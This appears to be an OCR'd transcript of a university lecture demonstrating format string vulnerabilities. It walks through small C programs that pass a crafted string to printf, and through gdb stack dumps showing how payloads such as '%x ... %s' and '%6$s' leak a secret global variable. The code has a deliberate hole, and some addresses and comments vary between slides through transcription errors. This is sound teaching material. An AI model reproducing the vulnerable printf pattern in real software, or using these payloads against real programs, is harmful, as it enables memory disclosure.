
Information Security 5 Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Lecture 27

Demo of Format String Vulnerabilities

Hello and welcome to this demonstration in the course for secure systems engineering, this demonstration is for format string vulnerabilities. So we have already looked at the theory performance strings vulnerabilities and there are some examples, so which we are taken in the theory. So we will demonstrate these examples in this lecture.

(Refer Slide Time: 00:35)



```
//*CHQITTH 24/7/2017 */
#include <stdio.h>
#include <string.h>

/* prints the contents of s by exploiting a format string vulnerability in line
16 */
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", (unsigned long) s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\x08\xa0\x04\x08 %x %x %x %x %x %s"); /* First 4 d
igits should match the address of s */
        printf(user_string);
}
~
~
~
"print2.c" 17L, 579C
```

```
nptel@osboxes:~/nptel_codes/module6$ make clean
rm -f print2a print2 print3a print3b
nptel@osboxes:~/nptel_codes/module6$ make
gcc -w -m32 -g print2a.c -o print2a
gcc -w -m32 -g print2.c -o print2
gcc -w -m32 -g print3a.c -o print3a
gcc -w -m32 -g print3b.c -o print3b
nptel@osboxes:~/nptel_codes/module6$ ./print2
0804a040
@w 0 64 f7e570fb ffffcfbc ffffd0bc THIS IS A TOP SECRET MESSAGE!!!nptel@osboxes:
~/nptel_codes/module6$
```


So the codes for this thing is available in the virtual box which comes along with this particular course, so you can download the virtual box look into this particular directory NPTEL course module 6. In this directory you have all the codes regarding the format string vulnerability. So let us open the first one that is a print2 dot oops sorry, ok so v i l print2 dot c and what you see here is a very small program where main starts here, there is a user string of 100 bytes and this user string is set to 0 using the mainset function and there is a string copy over here.

Now this string copy now fills in user string with 40a00408 there are six percentage access and then a percentage s and finally there is a printf user string, note that the first argument to (prif) printf is a format specifier, there is a vulnerability in this program because the printf which is specified here the format specifier is essentially this string present in user string, so the objective of this program is to demonstrate that we could manipulate the way printf works.

So that this message this is a top secret message get displayed on the screen, so note that in anywhere in this program the global variable s is not use however we see that when we compile this program and run it we would obtain the global secret message, so let us do that. So hope to run it run the program we can to a make clean and then make and the program we are interested in is print2, so we will run print2 and what we see is some extra additional values that gets printed and finally we get this is a top secret message that gets displayed on to the screen.

So what is happening over here is that the something fishy going on in this format specifier present in user string so that somehow this global variable or this global data gets printed on the screen. To so to investigate what is actually happening let us do so with gdv.

(Refer Slide Time: 03:25)




```
1 /*CHIPTTM 24/7/2017 */
2 #include <stdio.h>
3 #include <string.h>
4
5 /* prints the contents of s by exploiting a format string vulnerability in l
  ine 16 */
6 static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
7 void main()
8 {
9         char user_string[100];
10        printf("%08x\n", (unsigned long) s);
11
12        memset(user_string, 0, sizeof(user_string));
13        /* user_string can be filled by other means as well such
14           as by a network packet or a scanf */
15        strcpy(user_string , "\x40\xa0\x04\x08 %x %x %x %x %x %s"); /* first
   4 digits should match the address of s */
16        printf(user_string);
17 }
:set nu                                                    1,1         All
```

```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./print2...done.
(gdb) b 16
Breakpoint 1 at 0x804850f: file print2.c, line 16.
(gdb) r
Starting program: /home/nptel/nptel_codes/module6/print2
0804a040

Breakpoint 1, main () at print2.c:16
16              printf(user_string);
(gdb) p/x &s
$1 = 0x804a040
(gdb)
```

So let us run the program in gdv we specify a break point over so we specifier break point at line 16 and before we actually enter into the printf we will take note of a few important things, first the address of the global variable s can be determined as follows p underscore x m percent s which has a value of 804a040 and look at this string present over here and what has been encoded in the string is exactly the same value of the s, so this is represented in little Indian notation therefore you did it from the from starting from here so it is 0804a040 which exactly is the address of s.

(Refer Slide Time: 04:37)




```
/*CHGTITN 24/7/2017 */
#include <stdio.h>
#include <string.h>

/* prints the contents of s by exploiting a format string vulnerability in l
ine 16 */
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", (unsigned long) s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\x00\xa0\x04\x08 %x %x %x %x %x %s"); /* First
 4 digits should match the address of s */
        printf(user_string);
}
:set nu                                                      1,1           All
```

```
   0x080484e3 <+72>:    movl   $0x804a010,(%eax)
   0x080484e9 <+78>:    movl   $0x78787870,0x4(%eax)
   0x080484f0 <+85>:    movl   $0x25207825,0x8(%eax)
   0x080484f7 <+92>:    movl   $0x78252078,0xc(%eax)
   0x080484fe <+99>:    movl   $0x20782520,0x10(%eax)
   0x08048505 <+106>:   movw   $0x7325,0x14(%eax)
   0x0804850b <+112>:   movb   $0x0,0x16(%eax)
=> 0x0804850f <+116>:   sub    $0xc,%esp
   0x08048512 <+119>:   lea    -0x70(%ebp),%eax
   0x08048515 <+122>:   push   %eax
   0x08048516 <+123>:   call   0x8048350 <printf@plt>
   0x0804851b <+128>:   add    $0x10,%esp
   0x0804851e <+131>:   nop
   0x0804851f <+132>:   mov    -0xc(%ebp),%eax
   0x08048522 <+135>:   xor    %gs:0x14,%eax
   0x08048529 <+142>:   je     0x8048530 <main+149>
   0x0804852b <+144>:   call   0x8048380 <__stack_chk_fail@plt>
   0x08048530 <+149>:   mov    -0x4(%ebp),%ecx
   0x08048533 <+152>:   leave
   0x08048534 <+153>:   lea    -0x4(%ecx),%esp
   0x08048537 <+156>:   ret
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb)
```

The next thing we would note we would look at is the disassembly of main and we see that the call to printf here in this case the printf at plt is in this particular memory location and the return is present at location 0804851b, so we can note this down and I have a notepad here and note down the address as 0804851b as the return address return from address from printf, ok. The next thing we actually look at is the address of user underscore string.

(Refer Slide Time: 05:41)




```
/*CHGTITN 24/7/2017 */
#include <stdio.h>
#include <string.h>

/* prints the contents of s by exploiting a format string vulnerability in l
ine 16 */
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", (unsigned long) s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\x00\xa0\x04\x08 %x %x %x %x %x %s"); /* First
 4 digits should match the address of s */
        printf(user_string);
}
:set nu                                                      1,1           All
```

```
Quit
(gdb) p/x &user_string
$2 = 0xffffcf48
(gdb) si
0x08048512      16              printf(user_string);
(gdb)
0x08048515      16              printf(user_string);
(gdb)
0x08048516      16              printf(user_string);
(gdb)
0x08048350 in printf@plt ()
(gdb)
0xf7e51020 in printf () from /lib32/libc.so.6
(gdb)
0xf7f23289 in ?? () from /lib32/libc.so.6
(gdb)
0xf7f2328c in ?? () from /lib32/libc.so.6
(gdb)
0xf7e51025 in printf () from /lib32/libc.so.6
(gdb)
0xf7e5102a in printf () from /lib32/libc.so.6
(gdb)
0xf7e5102d in printf () from /lib32/libc.so.6
(gdb)
```

So that is p slash x m percent user underscore string is ffffcf48 which is the address of user underscore string, ok. So let us say single step and see what exactly is happening, so we single step with si and so we are still executing we are going into printf plt, we are going into loader and we have now entered into (pris) printf. Now at this point we shall look at what is present on the stack.

(Refer Slide Time: 06:33)



```
/*CHAITIN 24/7/2017 */
#include <stdio.h>
#include <string.h>

/* prints the contents of s by exploiting a format string vulnerability in l
ine 16 */
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", (unsigned long) s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\x40\xa0\x04\x08 %x %x %x %x %x %x"); /* first
 4 digits should match the address of s */
        printf(user_string);
}
:set nu                                                    1,1          All
```

```
0x08048350 in printf@plt ()
(gdb)
0xf7e51020 in printf () from /lib32/libc.so.6
(gdb)
0xf7f21289 in ?? () from /lib32/libc.so.6
(gdb)
0xf7f2128c in ?? () from /lib32/libc.so.6
(gdb)
0xf7e51025 in printf () from /lib32/libc.so.6
(gdb)
0xf7e5102a in printf () from /lib32/libc.so.6
(gdb)
0xf7e5102d in printf () from /lib32/libc.so.6
(gdb) x/19x $esp
0xffffcf20:     0xffffcf48      0xf7f2b2cd      0xf7e51025      0x0804851b
0xffffcf30:     0xffffcf48      0x00000000      0x00000064      0xf7e978fb
0xffffcf40:     0xffffcf6e      0xffffd00c      0x0804a040      0x20782520
0xffffcf50:     0x25207825      0x78252078      0x20782520      0x00007825
0xffffcf60:     0x00000000      0x00000000      0x00000000
(gdb) c
Continuing.
@  0 64 f7e978fb ffffcf6e ffffd00c THIS IS A TOP SECRET MESSAGE!!![Inferior 1 (p
rocess 3495) exited normally]
(gdb)
```

So we do so as follows x slash 19x a dollar esp and the first thing we would identify on the stack is the location whether return address is stored, so note that a return address is present in 084851b which is essentially present here, one word before this return address is where the arguments to printf is present, so ffffcf48 is essentially the argument for printf which essentially is the address of user string.

Now when printf executes what happens is that it would read is first argument that is the address of user string, it would go to that particular location ffffcf48 and start to print the contents of the strings, so for example it would go to the contents of user string print the first word which is 0804a040 and then it would see that the next requirement is a percentage x, so when there is a percentage x it would mean that it would take and print the next argument which is present on the stack, note that here we have not to specified any arguments to printf besides user string, right and therefore it is assume that 4 bytes prior to this first argument is where the second argument is present and therefore the display would be 00000000.

Similarly at the second percentage x printf will assume that it is it has to be the third argument from the stack and therefore 64 gets printed, similarly the fourth (per) percentage x would print this f7e978fb as printf is parsing user string it would first print the contents of this location which is 0804a040 and it would continue to parse this string and see the there is a percentage x.


So when there is a percentage x it expects that you want to print the second argument to printf and therefore it looks to the stack for the second argument, now since the first argument is specified at this location ffffcf48 the second argument would be four locations ahead of this that is at ffffcf34 and printf would pick up this value which is all zeroes and display it on the screen.

Similarly at the occurrence of the second percentage x printf will assume that you want to print the third argument and therefore it would pick up this from the stack 0x000000 and 64 and similarly the fourth, fifth and fifth arguments would be f7e978fb and ffffcf6c and ffffd06c. The final thing is at the sixth argument you have a percentage s at this particular point and time printf would look at the sixth argument present that is this value 0804a040 and since you have we specified a percentage s, so it interprets this value as an address and tries to print the contents of that address.

So in our case this value is essentially is the address of s that is the address of s which is present here and therefore printf will print this message corresponding to the global variable s, so what is seen on the screen would be certain junk values corresponding to the contents of the stack like the zeroes, 64 this f7 ffff and so on and finally corresponding to the percentage s will be the string this is a top secret message being printed.

So let us just continue and see what printf actually prints and you look at it and what you see is that this 0 corresponds to this particular 0 on the stack that is corresponding to this first percentage x, 64 which is present here correspond to the second argument and you know that 64 is indeed getting displayed and similarly in a very similar way the other contents of the stack is also displayed like f7e978fb, ffffcf6c and ffffd06c and finally we having the string this is a top secret message.

(Refer Slide Time: 12:03)



```
/*CHIP1TN 24/7/2017 */
#include <stdio.h>
#include <string.h>

/* optimizing print2.c
 * uses %N$s, where $N is the N'th offset in the stack
 */

static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\x40\xa0\x04\x08%6$s"); /* first 4 digits should m
atch the address of s */
        printf(user_string);
}

"print2a.c" 20L, 340C
```

```
(gdb)
0xf7f75285 in ?? () from /lib32/libc.so.6
(gdb)
0xf7f7528c in ?? () from /lib32/libc.so.6
(gdb)
0xf7e51075 in printf () from /lib32/libc.so.6
(gdb)
0xf7e5107a in printf () from /lib32/libc.so.6
(gdb)
0xf7e5107d in printf () from /lib32/libc.so.6
(gdb) x/19x $esp
0xffffcf70:     0xffffcf48      0xf7f7b7cd      0xf7e51075      0x0804853b
0xffffcf20:     0xffffcf48      0x00000000      0x00000064      0xf7e9f8fb
0xffffcf40:     0xffffcf6c      0xffffd06c      0x0804a040      0x78787570
0xffffcf50:     0x25207825      0x78252078      0x20782520      0x0000732
0xffffcf60:     0x00000000      0x00000000      0x00000000
(gdb) c
Continuing.
@ 0 64 f7e9f8fb ffffcf6e ffffd06c THIS IS A TOP SECRET MESSAGE!!![Inferior 1 (p
rocess 5455) exited normally]
(gdb) quit
nptel@osboxes:~/nptel_codes/module6$ ./print2a
0804a040
@THIS IS A TOP SECRET MESSAGE!!!nptel@osboxes:~/nptel_codes/module6$
```

Now there is a better way of also doing this the same thing and rather it is a shorter way of doing this and that is a present in the file print2a dot c where the code is exactly the same however we have change the way we specify this user string, So essentially what we have done over here is that we provided the address of s that is 0804a040, so this is as was done before and then we command printf to take sixth argument present on the stack, so the sixth argument in this case is corresponds to the printing of s on to the screen.

If we execute this program print2a we get exactly the same result without all of this intermediate data from the stack getting printed, so note that over here we just get the first data that is 0804a040 and then it jumps directly to the sixth entry or the sixth argument and causes this is a top secret message to be printed on the screen, thank you.